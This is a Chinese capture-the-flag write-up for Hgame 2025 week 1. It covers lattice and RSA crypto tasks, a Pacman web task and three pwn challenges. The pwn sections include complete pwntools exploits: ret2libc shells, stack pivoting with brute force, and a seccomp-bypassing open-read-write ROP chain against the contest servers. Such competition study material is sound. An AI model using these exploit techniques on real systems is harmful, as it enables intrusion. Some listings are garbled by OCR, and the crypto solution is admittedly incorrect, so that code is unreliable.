# Hgame 2025 week1 WP

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## Crypto:

### ezBag

### 题目描述:

我恭喜你發財~~ 我恭喜你精彩~~ 最好的請過來~~ 不好的請走開~~ Oh 禮多人不怪~~~~~~!

### 做题流程:

魔改背包问题,将一个值p拆成64个bit,不妨把第i位设为p\_i,

提供了一个 4x64的矩阵, 其中每个都是素数

$$A = egin{bmatrix} a_{11} & \cdots & a_{164} \ dots & & dots \ a_{41} & \cdots & a_{464} \ \end{pmatrix}$$

若  $oldsymbol{x} = [p_1,...,p_{64}]^{\mathbf{T}}$ , 题目还提供了  $Aoldsymbol{x} = oldsymbol{b}$  的  $oldsymbol{b}$ 

现在我们需要想办法怎么解出一个所有值都是0和1的x

我们构建一个格L,满足:

$$L = egin{bmatrix} 2 & & & & & a_{11} & a_{21} & a_{31} & a_{41} \ & 2 & & & & a_{12} & a_{22} & a_{32} & a_{42} \ & 2 & & & & a_{13} & a_{23} & a_{33} & a_{43} \ & & 2 & & & a_{14} & a_{24} & a_{34} & a_{44} \ & & 2 & & a_{15} & a_{25} & a_{35} & a_{45} \ & & & \ddots & & & \vdots & \vdots \ & & & & 2 & a_{164} & a_{264} & a_{364} & a_{464} \ 1 & 0 & 0 & 0 & 1 & 0 & b_1 & & & & & & & & \\ 1 & 0 & 0 & 0 & 1 & 0 & b_1 & & & & & & & & & \\ 0 & 1 & 0 & 0 & 0 & \cdots & 0 & & b_2 & & & & & & & \\ 0 & 0 & 1 & 0 & 0 & 0 & & & & b_2 & & & & & & \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & & & & b_3 & & & & \\ 0 & 0 & 0 & 1 & 0 & 0 & 1 & & & & & b_4 \ \end{bmatrix}$$

若设每一行的行向量为 $v_i$ ,我们有

$$\sum_{i=1}^{n} x_i v_i - v_{n+1} - v_{n+2} - v_{n+3} - v_{n+4} = (2x_1 - 1, 2x_2 - 1, ..., 2x_n - 1, 0, 0, 0, 0)$$

```
mylist=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863,
2289302839, 2243420737, 4129435549, 4249730059, 3553886213, 3506411549,
3658342997, 3701237861, 4279828309, 2791229339, 4234587439, 3870221273,
2989000187, 2638446521, 3589355327, 3480013811, 3581260537, 2347978027,
3160283047, 2416622491, 2349924443, 3505689469, 2641360481, 3832581799,
2977968451, 4014818999, 3989322037, 4129732829, 2339590901, 2342044303,
3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899,
3705443933, 2588458577, 4003429009, 2251498177, 2781146657, 2654566039,
2426941147, 2266273523, 3210546259, 4225393481, 2304357101, 2707182253,
2552285221, 2337482071, 3096745679, 2391352387, 2437693507, 3004289807,
3857153537, 3278380013, 3953239151, 3486836107, 4053147071], [2241199309,
3658417261, 3032816659, 3069112363, 4279647403, 3244237531, 2683855087,
2980525657, 3519354793, 3290544091, 2939387147, 3669562427, 2985644621,
2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361,
3298900981, 3874372373, 4287595129, 2154181787, 3475235893, 2223142793,
2871366073, 3443274743, 3162062369, 2260958543, 3814269959, 2429223151,
3363270901, 2623150861, 2424081661, 2533866931, 4087230569, 2937330469,
3846105271, 3805499729, 4188683131, 2804029297, 2707569353, 4099160981,
3491097719, 3917272979, 2888646377, 3277908071, 2892072971, 2817846821,
2453222423, 3023690689, 3533440091, 3737441353, 3941979749, 2903000761,
3845768239, 2986446259, 3630291517, 3494430073, 2199813137, 2199875113,
3794307871, 2249222681, 2797072793], [4263404657, 3176466407, 3364259291,
4201329877, 3092993861, 2771210963, 3662055773, 3124386037, 2719229677,
3049601453, 2441740487, 3404893109, 3327463897, 3742132553, 2833749769,
2661740833, 3676735241, 2612560213, 3863890813, 3792138377, 3317100499,
2967600989, 2256580343, 2471417173, 2855972923, 2335151887, 3942865523,
2521523309, 3183574087, 2956241693, 2969535607, 2867142053, 2792698229,
3058509043, 3359416111, 3375802039, 2859136043, 3453019013, 3817650721,
2357302273, 3522135839, 2997389687, 3344465713, 2223415097, 2327459153,
3383532121, 3960285331, 3287780827, 4227379109, 3679756219, 2501304959,
4184540251, 3918238627, 3253307467, 3543627671, 3975361669, 3910013423,
3283337633, 2796578957, 2724872291, 2876476727, 4095420767, 3011805113,
2620098961], [2844773681, 3852689429, 4187117513, 3608448149, 2782221329,
4100198897, 3705084667, 2753126641, 3477472717, 3202664393, 3422548799,
3078632299, 3685474021, 3707208223, 2626532549, 3444664807, 4207188437,
3422586733, 2573008943, 2992551343, 3465105079, 4260210347, 3108329821,
3488033819, 4092543859, 4184505881, 3742701763, 3957436129, 4275123371,
3307261673, 2871806527, 3307283633, 2813167853, 2319911773, 3454612333,
4199830417, 3309047869, 2506520867, 3260706133, 2969837513, 4056392609,
3819612583, 3520501211, 2949984967, 4234928149, 2690359687, 3052841873,
4196264491, 3493099081, 3774594497, 4283835373, 2753384371, 2215041107,
4054564757, 4074850229, 2936529709, 2399732833, 3078232933, 2922467927,
3832061581, 3871240591, 3526620683, 2304071411, 3679560821]]
bag=[123342809734, 118191282440, 119799979406, 128273451872]
```

```
n = 64
4
   # Create the matrix L
5
6
   # 创建零矩阵
7
   L = Matrix(ZZ, n+4, n+4)
8
9
    # 填充前 n 行 n 列
10
11
   for i in range(n):
       L[i, i] = 2 # 对角线元素是 2
12
       L[i, n] = mylist[0][i] # 最后一列
13
       L[i, n+1] = mylist[1][i]
14
      L[i, n+2] = mylist[2][i]
15
       L[i, n+3] = mylist[3][i]
16
17
   for j in range(n):
18
       L[n+j%4, j] = 1 # 最后一行元素是 1
19
20
21
    L[n, n] = 1*bag[0]
    L[n+1, n+1] = 1*bag[1]
22
23
   L[n+2, n+2] = 1*bag[2]
   L[n+3, n+3] = 1*bag[3]
24
25
26
27
   print(L)
28
    # reduced_L = L.LLL()
29
    reduced_L = L.BKZ(delta=0.99, block_size=10)
30
31
   print(reduced_L)
32
33
   1 -1 1 1 -1 -1 1 -1 -1 1 -1 1 -1 -1 1 -1 1 -1 1 -1
    -1 1 -1 -1 -1 -1 -1 1 1 1 1 1 1 1 1 1 1 1
    -1 -1 1 -1 -1 -1 0 0 0
```

#### <del>但是**答案不对**,用AES解密不出来</del>

原来提供的时候是从后面往前提供的bit,p的二进制顺序反了

### AES解密脚本:

```
5
          -1, 1, -1, -1, -1, -1]
6
7
    # 转换 -1 为 0, 1 保持不变
    binary_str = ''.join('0' if x == 1 else '1' for x in arr)
8
9
    # 将二进制串转换成十进制数字
10
    decimal_number = int(binary_str[::-1], 2)
11
12
    # 输出结果
13
    print(f"二进制串: {binary_str}")
14
    print(f"对应的十进制数字: {decimal_number}")
15
    print(len(bin(decimal_number)[2:]))
16
17
    18
    #对应的十进制数字: 16704576058577128559
19
20
    #64
21
22
    from Crypto.Cipher import AES
23
    from Crypto.Util.Padding import unpad
    import hashlib
24
25
    p = decimal_number
26
    ciphertext =
27
    b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x12\xf4+\x05`
    x80\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'
28
29
    # Generate key from p
    key = hashlib.sha256(str(p).encode()).digest()
30
31
32
    # Create AES cipher object with the key and ECB mode
    cipher = AES.new(key, AES.MODE_ECB)
33
34
35
    # Decrypt the ciphertext
    decrypted_data = cipher.decrypt(ciphertext)
36
37
    decrypted_data = unpad(decrypted_data, 16)
38
39
    print(decrypted_data)
40
41
    # ValueError: Padding is incorrect.
42
```

#### 试过反转了也不对

### sieve

### 题目描述:

### 做题流程:

### 算法题

```
#简化trick
1
    def trick(k):
 2
 3
        if k < 1:
 4
             return 1
5
         phi = [0] * (k + 1)
6
         phi[1] = 1
        is_prime = [True] * (k + 1)
7
         primes = []
8
9
         sum_phi = 1
         prime_count = 0
10
11
        for i in range(2, k + 1):
12
             if is_prime[i]:
13
                 primes.append(i)
14
15
                 phi[i] = i - 1
16
                 prime_count += 1
             for p in primes:
17
                 m = i * p
18
                 if m > k:
19
                     break
20
21
                 is_prime[m] = False
                 if i % p == 0:
22
                     phi[m] = phi[i] * p
23
24
                     break
25
                 else:
26
                     phi[m] = phi[i] * (p - 1)
             sum_phi += phi[i]
27
28
         return sum_phi + prime_count
29
30
    k = (65537**2) // 6
31
32
    print(trick(k)) # 155763335447735055
```

```
enc =
    244929409747471413653014009978459273276644448166527803806948446666550615396785
    1063209402336025065476172617376546
    trick_value = 155763335447735055
 7
    p = nextprime(trick_value << 128)</pre>
 8
9 n = p**2
10 phi = p * (p - 1)
11
    d = inverse(e, phi)
12
    m = pow(enc, d, n)
13 flag = long_to_bytes(m)
    print("Flag =", flag)
14
```

### Pwn:

### counting petals

### 题目描述:

Do you have that special someone in your heart?

Do you wonder if they love you too?

Let's count the flower petals!

### 做题流程:

#### 代码审计

核心代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
 1
 2
 3
     int v4; // [rsp+Ch] [rbp-A4h]
 4
      int v5; // [rsp+10h] [rbp-A0h]
      int v6; // [rsp+14h] [rbp-9Ch]
 5
      __int64 v7[17]; // [rsp+18h] [rbp-98h] BYREF
 6
 7
      int v8; // [rsp+A0h] [rbp-10h] BYREF
      int v9; // [rsp+A4h] [rbp-Ch]
 8
       unsigned __int64 v10; // [rsp+A8h] [rbp-8h]
9
10
      v10 = \__readfsqword(0x28u);
11
12
      init();
      ∨4 = 0;
13
      while (1)
14
15
        v5 = ⊙;
16
17
        v6 = rand() \% 30;
```

```
18
         v9 = 0;
         __isoc99_scanf("%d", &v8);
19
         if (v8 > 16)
20
         {
21
22
           exit(0);
23
         }
         while (v9 < v8)
24
25
26
           printf("the flower number %d : ", (unsigned int)++v9);
           __isoc99_scanf("%ld", &v7[v9 + 1]);
27
         }
28
         __isoc99_scanf("%ld", v7);
29
         while (v5 < v8)
30
         {
31
          printf("%ld + ", v7[++v5 + 1]);
32
33
           v7[0] += v7[v5 + 1];
34
         }
35
         printf("%d", (unsigned int)v6);
         v7[0] += v6;
36
         puts(" = ");
37
        if ((\sqrt{7}[0] \& 1) == 0)
38
          break;
39
         puts("He or she doesn't love you.");
40
        if (v4 > 0)
41
42
           return 0;
43
        ++v4;
44
         puts("I can give you just ONE more chance.");
45
46
       return 0;
```

可以注意到v7有个数组越界,当v8=16时,v9=15时进入v9<v8的循环分支,会输入v7[17]。这时候可以覆盖v8和v9(注意他们都是int)。同时当和为奇数的时候,可以有再来一次的机会,有50%的概率可以遇到。我们可以使用第一次机会读出libc基址,第二次getshell

### Exp:

```
1 #!/usr/bin/env python3
2 from pwn import *
3
4 context.log_level = 'debug'
5 context.arch = 'amd64'
6
7 # io = process("./vuln")
8 io = remote("node1.hgame.vidar.club", 31435)
9
```

```
libc = ELF("./libc.so.6") # /lib/x86_64-linux-gnu/libc.so.6
10
11
     io.sendlineafter(b"time?", b"16")
12
13
    for i in range(0, 15):
14
         io.sendlineafter(b":", b"1")
15
16
    # gdb.attach(io)
17
18
    io.sendlineafter(b":", str(int(0x1300000014)).encode())
    io.sendlineafter(b":", b"0")
19
    io.sendlineafter(b"latter:", b"0")
20
    for i in range(0, 18):
21
        io.recvuntil(b"+ ")
22
23
     # print(hex(int(io.recvuntil(" +")[:-2].decode())))
24
25
    libc.address = int(io.recvuntil(" +")[:-2].decode()) - (0x7f6a8c8d4d90 -
26
     0x7f6a8c8ab000)
27
    # pause()
28
29
     io.sendlineafter(b"time?", b"16")
30
    for i in range(0, 15):
31
32
         io.sendlineafter(b":", b"1")
33
    io.sendlineafter(b":", str(int(0x1200000016)).encode())
34
35
    def sendload(payload):
36
         io.sendlineafter(b":", str(int(payload)).encode())
37
38
39
     pop_rdi_ret = libc.address + 0x2a3e5 # pop rdi ; ret
     sendload(pop_rdi_ret+1)
40
    sendload(pop_rdi_ret)
41
42
    sendload(next(libc.search(b'/bin/sh')))
43
    # gdb.attach(io)
     sendload(libc.sym["system"])
44
     io.sendlineafter(b"latter:", b"0")
45
46
    io.interactive()
47
```

### ezstack

#### 题目描述:

这真的是简单的栈题吗?

(这道题原本确实挺简单的,但是某个不愿意透露姓名的好心人偷偷加了点自己的想法

### 做题流程:

这个题应该没这么复杂,我不知道哪里搞错了:(

#### 代码审计

核心代码:

```
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
1
 2
       socklen_t addr_len; // [rsp+Ch] [rbp-44h] BYREF
 3
       struct sockaddr addr; // [rsp+10h] [rbp-40h] BYREF
 4
       int optval; // [rsp+2Ch] [rbp-24h] BYREF
 5
       struct sockaddr s; // [rsp+30h] [rbp-20h] BYREF
 6
       __pid_t v7; // [rsp+44h] [rbp-Ch]
7
       int v8; // [rsp+48h] [rbp-8h]
8
9
       int fd; // [rsp+4Ch] [rbp-4h]
10
       signal(17, (__sighandler_t)1);
11
12
       fd = socket(2, 1, 6);
      if ( fd < 0 )
13
14
       {
15
         perror("socket error");
         exit(1);
16
17
       }
       memset(&s, 0, sizeof(s));
18
       s.sa_family = 2;
19
       *(_WORD *)s.sa_data = htons(0x270Fu);
20
       *(_DWORD *)&s.sa_data[2] = htonl(0);
21
       optval = 1;
22
       if ( setsockopt(fd, 1, 2, &optval, 4u) < 0 )</pre>
23
24
        perror("setsockopt error");
25
26
         exit(1);
27
       }
       if (bind(fd, &s, 0x10u) < 0)
28
29
       {
         perror("bind error");
30
         exit(1);
31
32
       }
      if ( listen(fd, 10) < 0 )
33
34
         perror("listen error");
35
36
         exit(1);
37
38
       addr_len = 16;
39
      while (1)
```

```
40
         v8 = accept(fd, &addr, &addr_len);
41
        if ( v8 < 0 )
42
43
          break;
         v7 = fork();
44
        if (v7 == -1)
45
46
        {
           perror("fork error");
47
48
          exit(1);
49
         }
        if (!v7)
50
51
           handler((unsigned int)v8);
52
          close(v8);
53
           exit(0);
54
55
         }
56
        close(v8);
57
       }
58
      perror("accept error");
       exit(1);
59
60
    }
61
     __int64 __fastcall handler(unsigned int a1)
62
63
64
       __int64 v2; // [rsp+18h] [rbp-8h]
65
       v2 = seccomp_init(2147418112LL);
66
       seccomp_rule_add(v2, 0LL, 59LL, 0LL);
67
       seccomp_rule_add(v2, 0LL, 322LL, 0LL);
68
       seccomp_load(v2);
69
       print(a1, "Are you ready?Let's go!\n");
70
71
       vuln(a1);
      print(a1, &unk_4020F6);
72
73
       return OLL;
74
    }
75
     ssize_t __fastcall vuln(unsigned int a1)
76
77
    {
78
       char buf[80]; // [rsp+10h] [rbp-50h] BYREF;
79
      print(a1, "Good luck.\n");
80
       return read(a1, buf, 96uLL);
81
82
    }
83
    ssize_t __fastcall print(int a1, const char *a2)
84
85
     {
86
      size_t v2; // rax
```

```
87
       ssize_t result; // rax
88
       v2 = strlen(a2);
89
       result = write(a1, a2, v2);
90
       if ( result <= 0 )</pre>
91
92
         perror("print error");
93
94
         exit(1);
95
       }
       return result;
96
97
98
```

### 漏洞与利用流程分析:

首先看main函数,这算是给出了一个服务器,一个好的性质是每次连接的时候地址都一样,你可以泄露了地址以后直接重启。我其实怀疑main函数里有些漏洞,但我没看出来:(

其次看handler函数,有两个沙盒,应该一个是execve,一个是execveat。进入vuln函数,一个典型的 栈迁移。

但是我们现在一点地址信息都没有。没有办法构建payload,所以第一个目标是拿到libc地址。

现在我们来考虑栈迁移迁到哪里的问题。

第一个选项是bss段,因为没有开PIE。但是bss段里只有got表,其他的空间没有什么有用的数据。如果迁移回got表,可以通过return来执行got表的内容。(这样的话也可以直接覆盖rip为plt来执行目标函数)但是由于rsi是buf的地址,即使read了我们也无法执行payload。write的内容更是被我们覆盖掉了。当然有一定可能我们可以直接迁移到某个write前的got函数,等到执行write时rsi变成了bss段的地址,从而完成泄露,但我没找到。

第二个选项是通过partial write来覆盖rbp栈地址实现把栈往上迁。但是这样的话,除了vuln的leave ret,我们就只能利用handler的leave ret实现栈迁移。于是我们需要绕过这个print,print要求[rbp-12]==4,同时print函数还会覆盖掉一部分原本提供的写入空间,最后,只有这三个地方是我们能够写payload的。

```
-040 0x7ffdla14e2a0 -> 0x404028 (setsockopt@got.plt) -> 0x7f3f32285960 (setsockopt) 4- endbr64
-038 0x7ffdla14e2a8 -> 0x4013cd (vuln) 4- endbr64
-030 0x7ffdla14e2b0 -> 0x401426 (vuln+89) 4- leave
-028 0x7ffdla14e2b8 -> 0x4013a9 (print+51) 4- mov qword ptr [rbp - 6], rax

rsp 0x7ffdla14e2c0 -> 0x4020f6 4- 0x85e3b4c291b9e028
-018 0x7ffdla14e2c8 4- 0x400000000
-010 0x7ffdla14e2d0 4- 0
-008 0x7ffdla14e2d0 4- 0
-008 0x7ffdla14e2d0 4- 0 0x18
rbp 0x7ffdla14e2e0 -> 0x7ffdla14e2a0 -> 0x404028 (setsockopt@got.plt) -> 0x7f3f32285960 (setsockopt) 4- endb
+008 0x7ffdla14e2e8 -> 0x4014f0 (handler+200) 4- mov eax, 0
```

由于分布的特性,如果我们能找到形似do\_we\_need; pop; pop; pop; ret;的函数,那么我们有效的空间能到三个,但是我没有找到,所以这意味着我们要在两个空间中找到下一步的走法。

对此我想了很多办法,最后能选择的只有重启vuln函数,然后leave ret。由于我们已经控制了rbp。我们可以直接迁移到got中的write函数执行。这时候rsi是重启后的buf,但我们不再需要覆盖\*rbp,直接leave ret就可以迁移,从而保留了buf中的原始数据。

到这里,我们成功泄露了libc基址。接下来我们要考虑怎么getshell。实际上,我们没有栈地址,所以也没有办法做常规的栈迁移去getshell。对于两个空间来说,无论是getshell还是进行下一步都很困难。没有特别合适的gadget。于是最后我选择了通过print残留在栈空间的代码进行代码复用。具体的说就是pop rsi, ret; 然后用print进行leave ret做栈迁移。print中有一个对rax<=0的check,所以我们还要想办法让原本为0的rax大于零,万幸找到了一个合适的gadget:

```
1 0x000000001974b6 : pop rsi ; add eax, 0x271d8 ; ret
```

此时的rdx为0x18,我们栈迁移到read函数,于是我们可以在got表中拥有0x18的空间布置payload。 我打算添加rdx(不能太大,容易bad syscall),然后再call 一遍read函数,最后选择了这个gadget:

```
1 0x000000000d423a : add dh, byte ptr [rsi + 3] ; ret
```

接着就可以打orw进去,然后读flag了。

实战中还碰到本地打通远程没通的情况,花了很多时间确定是libc基址有问题。才想起来泄漏的是tls的地址,需要轻微爆破一下。

前面的partial write也需要稍微爆破一下。实测是要求被覆盖的那单个字节是0x78-0xf8,如果运气不好没中,就关掉环境再开。爆破的时候记得把间隔时间拉到三五秒左右,别给人家平台打爆了

#### Exp

```
1 #!/usr/bin/env python3
2 from pwn import *
3
4 context.log_level = 'debug'
5 context.arch = 'amd64'
6
7 libc = ELF("./libc-2.31.so") # /lib/x86_64-linux-gnu/libc.so.6
```

```
8
 9
     leave_ret = 0x401426
10
     i = 0
11
     for i in range(0, 0x88//8 + 1):
12
         # io = remote("127.0.0.1", 9999)
13
14
         io = remote("node1.hgame.vidar.club",32321)
         byte_value = bytes([i * 8])
15
         # byte_value = bytes([int(input("byte_value = "),16)])
16
         # byte_value = b"\x40"
17
         pause()
18
         # gdb.attach(io)
19
         payload = flat(
20
             b'' \times 00'' * 0 \times 10,
21
             p64(0x404028), #rbp
22
23
             p64(0x4013cd),
             p64(leave_ret), # leave_ret
24
25
             p64(0x40170e),
26
             p64(0)*4,
             byte_value
27
28
         )
         io.sendafter(b"Good luck.\n", payload)
29
         try:
30
31
             print(io.recv(1))
             io.recvuntil(b"Bye.\n")
32
             io.recv(1)
33
34
         except:
             io.close()
35
             continue
36
         break
37
38
39
     if byte_value == b"\x88":
40
41
         print("brute failed. Exit.")
42
         exit()
43
     io.sendafter(b"Good luck.", b"1")
44
45
     io.recvuntil(b"\x00"*5)
46
47
     libc_address = u64(io.recv(8)) - 0x245190 - 0xe000
48
     print(f"libc.address = {hex(libc.address)}")
49
     io.close()
50
51
52
     pause()
53
     for i in range(-0x20, 0x20):
54
```

```
55
          sleep(3)
          io = remote("node1.hgame.vidar.club",32321)
 56
          libc.address = libc_address + i *0x1000
 57
          # libc.address = int(input("libc.address = "),16)
 58
          # byte value = bytes([int(input("byte value = "),16)])
 59
          pop_rsi_add_eax_ret = libc.address + 0x1974b6
 60
          payload = flat(
 61
              b'' \times 00'' * 0 \times 10,
 62
 63
              p64(0x404060), #rbp
              p64(pop_rsi_add_eax_ret),
 64
              p64(0x404070),
 65
 66
              p64(0)*5,
              byte value
 67
          )
 68
          io.sendafter(b"Good luck.", payload)
 69
 70
 71
          # pause()
 72
 73
          sleep(0.1)
          add_dh_ret = libc.address + 0xd423a
 74
 75
          payload1 = p64(add_dh_ret) + p64(libc.sym['read']) + p64(0)
          # io.send(payload1)
 76
 77
 78
          # pause()
 79
          # sleep(0.1)
 80
          pop_rdi_ret = libc.address + 0x23b6a # pop rdi ; ret
 81
 82
          pop_rsi_ret = libc.address + 0x2601f # pop rsi ; ret
          pop_rdx_pop_r12_ret = libc.address + 0x119431 # pop rdx ; pop r12 ; ret
 83
          flag string addr = 0x404128
 84
 85
          flag\_content\_addr = 0x404200
          payload2 = flat(
 86
              b"flag".ljust(8,b'\x00'), p64(libc.sym['read']),
 87
 88
 89
              p64(pop_rdi_ret), p64(flag_string_addr),
 90
              p64(pop_rsi_ret), p64(0), #2也可以, 0 是只读, 2是读写
 91
              p64(libc.sym["open"]),
 92
              p64(pop_rdi_ret), p64(5),
 93
              p64(pop_rsi_ret), p64(flag_content_addr),
 94
 95
              p64(pop_rdx_pop_r12_ret), p64(0x30), p64(0),
              p64(libc.sym["read"]),
 96
 97
              p64(pop_rdi_ret), p64(4),
 98
              p64(pop_rsi_ret), p64(flag_content_addr),
 99
              p64(pop_rdx_pop_r12_ret), p64(0x30),p64(0),
100
              p64(libc.sym["write"]),
101
```

```
102
              b"/flag".ljust(8,b'\x00')
          )
103
          io.send(payload1+payload2)
104
          # io.interactive()
105
106
107
          try:
              io.recvuntil(b"Bye.\n")
108
              print(f"i = {i}")
109
110
              io.recv(1)
111
          except:
              io.close()
112
              continue
113
          break
114
115
```

### **format**

### 题目描述:

A strange format string

feel free to buy the hint

### 做题流程:

### 代码审计

核心代码:

```
int __fastcall main(int argc, const char **argv, const char **envp)
1
 2
     {
 3
       char format[4]; // [rsp+0h] [rbp-10h] BYREF
       unsigned int v5; // [rsp+4h] [rbp-Ch] BYREF
 4
       int v6; // [rsp+8h] [rbp-8h] BYREF
 5
       int i; // [rsp+Ch] [rbp-4h]
 6
 7
       setvbuf(stdin, OLL, 2, OLL);
 8
9
       setvbuf(_bss_start, OLL, 2, OLL);
       printf("you have n chance to getshell\n n = ");
10
       if ( (int)__isoc99_scanf("%d", &v6) <= 0 )</pre>
11
         exit(1);
12
       for (i = 0; i < v6; ++i)
13
14
         printf("type something:");
15
         if ( (int)__isoc99_scanf("%3s", format) <= 0 )</pre>
16
           exit(1);
17
         printf("you type: ");
18
```

```
19
         printf(format);
20
       }
       printf("you have n space to getshell(n<5)\n n = ");</pre>
21
       isoc99 scanf("%d\n", &v5);
22
      if ( (int)v5 <= 5 )
23
         vuln(v5);
24
25
       return 0;
26
     }
27
     ssize_t __fastcall vuln(unsigned int a1)
28
29
       char buf[4]; // [rsp+1Ch] [rbp-4h] BYREF
30
31
32
       printf("type something:");
       return read(0, buf, a1);
33
34
    }
```

### 漏洞与利用流程分析:

首先有个很明显的格式化字符串漏洞。但是只能输入三个字节。也就是比如"%6\$n"的基本操作都很难完成。只能完成一些"%p"的泄露工作。(我感觉可能会有一些骚操作,想了很久,没想出来)

还因为题目名称的缘故,被格式化字符串漏洞迷惑了很久,后面发现有一个整数溢出。但是这个不是特别好利用,之前碰到过几次因为nbytes太大导致read bad syscall。这里选择了最保守的 0x7FFFFFF+1,发现即使bad syscall了之后也可以将缓冲区里剩余的内容写进去。

离getshell,我们还需要一个libc基址。利用格式化字符串只能泄露栈地址(因为scanf的rsi残留),程序里能够泄露地址的只有printf,程序本身也没有类似pop rdi或xchg, mov的gadget。只能去尝试代码复用。围绕printf,找回了之前的格式化字符串漏洞的片段

```
lea    rax, [rbp+format]
mov    rdi, rax    ; format
mov    eax, 0
call _printf
```

注意到vuln 是有leave ret的,也就是说,我们可以通过leave来控制rbp,进而控制rsi,从而泄露libc基址。只要在栈上找到一个glibc基址即可。但是在泄露完后需要想办法进一步的写入payload。所以我们要找到一个合适的ret地址,和vmmap的地址刚好是0x18

```
stack
00:0000

- lea rax, [rbp - 0x10]

           rsp
-0e0

√- 0x80000000000000700a /* '\np' */

01:0008
02:0010
           -0d8
                                       ◄- 0x100000001
03:0018
            -0d0
04:0020
           -0c8
05:0028
           -0c0
                                                           main) ← endbr64
06:0030
07:0038
           -0b0
                  0x7ffd0bde9d40 ← 0x10bde9e20
0x7ffd0bde9d70 → 0x40311f0 (main) ← endbr64

0x7ffd0bde9d70 → 0x403e18 (__do_global_dtors_aux_fini_array_entry) → 0x7ffd0bde9d78 → 0x7f7b11230040 (__ntld_elebra)
0c:0060
           -088
0d:0068
           -080
0e:0070
           -078
0f:0078 -070 0x7ffd0bde9d80 <- 0x8d34537e9e8faf1
3 skipped

938 0x7ffd0bde9db8 ← 0xb8cd5e2361f6a300

930 0x7ffd0bde9dc0 ← 0
16:00b0|-038
17:00b8 -030 0
18:00c0 -028 0x7ffd0bde9dc8 -> 0x7f7b10fe2e40 (__libc_start_main+128) <- mov r15, qword 19:00c8 -020 0x7ffd0bde9dd0 -> 0x7ffd0bde9e48 -> 0x7ffd0bdea99b <- 'SHELL=/bin/bash' 1a:00d0 -018 0x7ffd0bde9dd8 -> 0x403e18 (__do_global_dtors_aux_fini_array_entry) -> 0x40 1b:00d8 -010 0x7ffd0bde9de0 -> 0x7f7b112312e0 <- 0
                                                                                                   ← mov r15, qword ptr [rip + 0x1f0159]
           -008 0x7ffd0bde9de8 ∢- 0
1c:00e0
                      /ffd0bde9df0 ← 0
/ffd0bde9df8 → 0x4010d0 (_start) ←
/ffd0bde9e00 → 0x7ffd0bde9e30 ← 1
1d:00e8
            {f r}{f b}{f p}
                                                            start) ← endbr64
1e:00f0
           +008
1f:00f8 +010
20:0100 +018 0x7ffd0bde9e08 ← 0
21:0108 +020 0x7ffd0bde9e10 ← 0
22:0110 +028 0x7ffd0bde9e18 → 0
                      7ffd0bde9e18 → 0x4010f5 (_start+37) ←
7ffd0bde9e20 → 0x7ffd0bde9e28 ← 0x1c
7ffd0bde9e30 ← 1
7ffd0bde9e38 → 0x7ffd0bde
23:0118 +030
24:0120 +038
25:0128 +040
           r12
26:0130
                                            0x7ffd0bdea994 <- 0x53006e6c75762f2e /* './vuln' */
27:0138 +050
                      7ffd0bde9e40 ∢− 0
```

最后选择了这个地址。不过泄露的是ld的地址,所以远程需要轻微的爆破一下偏移

#### Exp:

```
1
     #!/usr/bin/env python3
     from pwn import *
 2
 3
 4
     context.log_level = 'debug'
     context.arch = 'amd64'
 5
 6
     # io = process("./vuln")
 7
 8
9
     libc = ELF("./libc.so.6")
10
     for i in range (0x20, -0x20, -1):
11
12
         io = remote("node2.hgame.vidar.club", 31024)
         io.sendlineafter(b" n = ", b"1")
13
14
         io.sendlineafter(b" something:", b"%p")
15
         io.recvuntil(b": 0x")
16
         leak = int(io.recv(12), 16)
17
18
         print(f"leak = {hex(leak)}")
         payload = b''-2147483648\n'' + b'a'*5 + flat(
19
             p64(leak + 0xd200 - 0xb000), #rbp
20
```

```
21
             p64(0x4012CF), # lea
         )+b"\n"
22
         io.sendafter(b" = ", payload)
23
24
         io.recvuntil(b"type something:")
25
         leak = io.recvuntil(b"\x7f")
26
         print(b"leak = " + leak)
27
         libc.address = u64(leak.ljust(8,b'\x00')) - 0x26d2e0 - 0x1000*i
28
29
         print(f"libc.address = {hex(libc.address)}")
30
31
32
         pop_rdi_ret = libc.address + 0x2a3e5 # pop rdi ; ret
33
         io.sendlineafter(b" n = ", b"0")
34
         payload = b''-2147483648\n'' + b'a'*(5+8) + flat(
35
36
             p64(pop_rdi_ret + 1),
             p64(pop_rdi_ret), p64(next(libc.search("/bin/sh"))),
37
38
             p64(libc.sym['system'])
         )+b"\n"
39
         io.sendlineafter(b" = ", payload)
40
         io.recvuntil(b"hing:")
41
         io.interactive()
42
        if io.closed:
43
             io.close()
44
             print(f"i = {hex(i)}")
45
             sleep(5)
46
             continue
47
48
         break
```

### Web:

### **Level 24 Pacman**


### 题目描述:

不安全 | 正在勘探中 | 实体数量已知

你来到了一处似曾相识的场景,但你想不起来这是什么。 你头疼欲裂,想要找到一个出口,却发现前路上只有无尽的光点,还有看起来像是结束乐队的四个小不点,向你缓缓走来.

祝你好运,朋友。

#### 做题流程:




### 在game.js代码中找到分数变量

```
1 _SCORE = 0x0;
```

然后在控制台中重新赋值超过10000,然后游戏结束即可得到:

```
1 haepaiemkspretgm{rtc_ae_efc}
